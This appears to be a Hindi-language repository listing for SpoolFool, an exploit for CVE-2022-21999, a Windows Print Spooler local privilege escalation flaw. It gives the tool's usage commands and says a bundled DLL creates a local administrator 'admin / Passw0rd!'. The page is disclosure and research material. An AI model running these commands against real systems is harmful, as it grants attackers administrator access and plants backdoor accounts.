
 ly4k/spoolfool
CVE-2022-21999 के लिए एक्सप्लॉइट - Windows Print Spooler विशेषाधिकार उन्नयन भेद्यता (LPE)

CVE-2022-21999 के लिए एक्सप्लॉइट - Windows प्रिंट स्पूलर विशेषाधिकार उन्नयन भेद्यता (LPE)
दिया गया एक्सप्लॉइट डिफ़ॉल्ट रूप से सभी Windows डेस्कटॉप संस्करणों पर काम करना चाहिए।
पूर्ण तकनीकी विवरण के लिए कृपया ब्लॉग पोस्ट देखें यहाँ।
PS C:\SpoolFool> .\SpoolFool.exe

SpoolFool
  By Oliver Lyak (@ly4k_)

Examples:
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll -printer 'My Printer'
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll -dir 'SECRET'
  C:\SpoolFool\SpoolFool.exe -dll add_user.dll -printer 'My Printer' -dir 'SECRET'
PS C:\SpoolFool> ipmo .\SpoolFool.ps1
PS C:\SpoolFool> Invoke-SpoolFool

SpoolFool
  By Oliver Lyak (@ly4k_)

Examples:
   -dll add_user.dll
   -dll add_user.dll -printer 'My Printer'
   -dll add_user.dll -dir 'SECRET'
   -dll add_user.dll -printer 'My Printer' -dir 'SECRET'
निम्नलिखित PoC एक DLL का उपयोग करता है जो एक नया स्थानीय व्यवस्थापक admin / Passw0rd! बनाता है। DLL (AddUser.dll) और स्रोत कोड इस रिपॉजिटरी में पाए जा सकते हैं।

दूसरा रन
निम्नलिखित PoC प्रदान किए गए एक्सप्लॉइट के दूसरे रन को प्रदर्शित करता है। ध्यान दें कि DLL लोड करने के लिए इस बार भेद्यता का शोषण नहीं किया गया है।

एक्सप्लॉइट निष्पादित होने के बाद, बाद में सफाई के लिए निम्नलिखित आर्टिफैक्ट छोड़े जाएंगे:
SpoolDirectory मान पुनर्स्थापित नहीं किया जाता हैहमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।
अभी तक कोई लोकप्रियता डेटा नहीं है।
